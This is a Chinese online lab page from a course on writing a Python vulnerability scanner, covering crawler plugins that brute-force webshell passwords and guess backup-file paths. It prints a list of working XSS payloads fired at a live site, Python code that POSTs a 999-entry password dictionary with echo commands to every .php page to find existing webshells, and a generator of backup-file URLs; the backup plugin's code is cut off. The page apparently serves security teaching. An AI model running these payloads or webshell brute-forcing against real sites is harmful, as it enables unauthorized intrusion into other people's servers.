

全部课程 (/courses/) / Python打造漏洞扫描器 (/courses/761) / 基于爬虫开发webshell爆破插件与备份扫描插件

在线实验，请到PC端体验

基于爬虫开发webshell爆破插件与备份扫描

一、实验介绍

1.1 实验内容

看了上节课的教程，还不过瘾吗？我们再接着来写两个基于爬虫的插件

一个是webshell爆破插件，一个是基于爬虫的备份扫描。

1.2 实验介绍

1. 列表项我们可以通过爬虫系统调用webshell爆破对每个页面进行1000+字典的爆破，有时候也会有出其不意的效果。
2. 列表项另外也可以编写一个基于爬虫的备份扫描，这个插件很有必要，一般站长喜欢用文件的命名后门加上.bak，或者其他来备份文件，我们创建一个基于爬虫的备份文件扫描程序来查看是否存在这些程序。

1.3 实验环境

- Python2.7
- Xfce终端
- Sublime

1.4 适合人群

本课程难度为一般，属于初级级别课程，适合具有Python基础的用户，熟悉python基础知识加深巩固。

1.5 代码获取

你可以通过下面命令将代码下载到实验楼环境中，作为参照对比进行学习。


```
$ wget http://labfile.oss.aliyuncs.com/courses/761/shiyanlouscan4.zip
$ unzip shiyanlouscan4.zip
```

1.6 代码运行

```
$ python w8ay.py
```

动手实践是学习 IT 技术最有效的方式！

开始实验



```
Terminal 终端 - python w8ay.py
文件(F) 编辑(E) 视图(V) 终端(T) 标签(A) 帮助(H)
[u'service@shiyanlou.com', u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou.com']
[xss test]: https://www.shiyanlou.com/#sign-modal</script>"><script>prompt(1)
cript>
[xss test]: https://www.shiyanlou.com/#sign-modal</ScRiPt>"><ScRiPt>prompt(1)
cRiPt>
[xss test]: https://www.shiyanlou.com/#sign-modal"><img src=x onerror=prompt(1)
[xss test]: https://www.shiyanlou.com/#sign-modal"><svg/onload=prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><iframe/src=javascript:prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><h1 onclick=prompt(1)>Clickme
</h1>
[xss test]: https://www.shiyanlou.com/#sign-modal"><a href=javascript:prompt(1)
Clickme</a>
[xss test]: https://www.shiyanlou.com/#sign-modal"><a href="javascript:confirm%
8 1%29">Clickme</a>
[xss test]: https://www.shiyanlou.com/#sign-modal"><a href="data:text/html;base
4,PHN2Zy9vbmxvYWQ9YWxlcQoMik+">click</a>
[xss test]: https://www.shiyanlou.com/#sign-modal"><textarea autofocus onfocus=
rompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><a/href=javascript&colon;co\
006efir\u006d&#40;&quot;1&quot;&#41;>clickme</a>
[xss test]: https://www.shiyanlou.com/#sign-modal"><script>co\u006efir\u006d`1`
/script>
```

二、实验步骤

2.1 webshell爆破插件编写

2.1.1 前言

这个功能虽然在实战的时候比较鸡肋，但有时候也有出奇不意的效果。

在这里我们参考这篇文章：<http://www.myhack58.com/Article/60/61/2016/82250.htm> (<http://www.myhack58.com/Article/60/61/2016/82250.htm>)，

这篇文章提供一个方法可以快速爆破webshell的1000个密码，由这个思路，我们的webshell爆破插件将可以很快检测，不需要多少时间。

2.1.2 代码编写

如果看懂了那篇文章的思路，这里就直接给出代码吧。

在 script 目录中新建 webshell_check.py 文件。

```
#!/usr/bin/env python
# __author__ = 'w8ay'

#对每个.php结尾的文件进行一句话爆破
import os
import sys

from lib.core.Download import Downloader

filename = os.path.join(sys.path[0], "data", "web_shell.dic")
payload = []
f = open(filename)
a = 0
for i in f:
    payload.append(i.strip())
    a+=1
    if(a==999):
        break

class spider:
    def run(self,url,html):
        if(not url.endswith(".php")):
            return False
        print '[Webshell check]:',url
        post_data = {}
        for _payload in payload:
            post_data[_payload] = 'echo "password is %s";' % _payload
            r = Downloader.post(url,post_data)
            if(r):
                print("webshell:%s"%r)
                return True
        return False
```

字典文件随意找个top1000弱密码放到data目录中，命名为 web_shell.dic。

可以通过 wget 命令获取。

```
$ wget http://labfile.oss.aliyuncs.com/courses/761/web_shell.dic
```

2.2 基于爬虫的备份扫描器

2.2.1 前言

很幸运，已经有前辈大牛们为我们造好了轮子：<https://github.com/secfree/bcrpscan> (<https://github.com/secfree/bcrpscan>)。当然，轮子造的太好了，我们只需要其中的生成路径部分，简单修改了一下，使输入一个网站路径就可以得出备份文件地址。

```
E:\shiyancelouscan>python test.py
['/admin/backtop/index.php', '/admin/backtop/', '/admin/', '/']
/admin/backtop/index.php
https://www.xxx.cn/admin/backtop/index.php.bak
https://www.xxx.cn/admin/backtop/index.php.swp
https://www.xxx.cn/admin/backtop/index.php.1
/admin/backtop/
https://www.xxx.cn/admin/backtop.tar.gz
https://www.xxx.cn/admin/backtop.zip
https://www.xxx.cn/admin/backtop.rar
https://www.xxx.cn/admin/backtop.tar.bz2
/admin/
https://www.xxx.cn/admin.tar.gz
https://www.xxx.cn/admin.zip
https://www.xxx.cn/admin.rar
https://www.xxx.cn/admin.tar.bz2
/
https://www.xxx.cn/www.xxx.cn.tar.gz
https://www.xxx.cn/www.xxx.cn.zip
https://www.xxx.cn/www.xxx.cn.rar
https://www.xxx.cn/www.xxx.cn.tar.bz2
```



2.2.2 代码编写

在 script 目录下新建 bak_check.py。

代码：

动手实践是学习 IT 技术最有效的方式！

开始实验

课程教师



new4
共发布过1门课程

[查看老师的所有课程 > \(/teacher/102428\)](/teacher/102428)



动手做实验，轻松学IT



公司 [\(http://weibo.com/shiyanlou2013\)](http://weibo.com/shiyanlou2013)

关于我们 (/aboutus)
联系我们 (/contact)
加入我们 (<http://www.simplecloud.cn/jobs.html>)
技术博客 (<https://blog.shiyanlou.com>)

服务

企业版 (/saas)
实战训练营 (/bootcamp/)
会员服务 (/vip)
实验报告 (/courses/reports)
常见问题 (/questions/?tag=%E5%B8%B8%E8%A7%81%E9%97%AE%E9%A2%98)
隐私条款 (/privacy)

合作

我要投稿 (/contribute)
教师合作 (/labs)
高校合作 (/edu/)
友情链接 (/friends)
开发者 (/developer)

学习路径

Python学习路径 (/paths/python)
Linux学习路径 (/paths/linuxdev)
大数据学习路径 (/paths/bigdata)
Java学习路径 (/paths/java)
PHP学习路径 (/paths/php)
全部 (/paths/)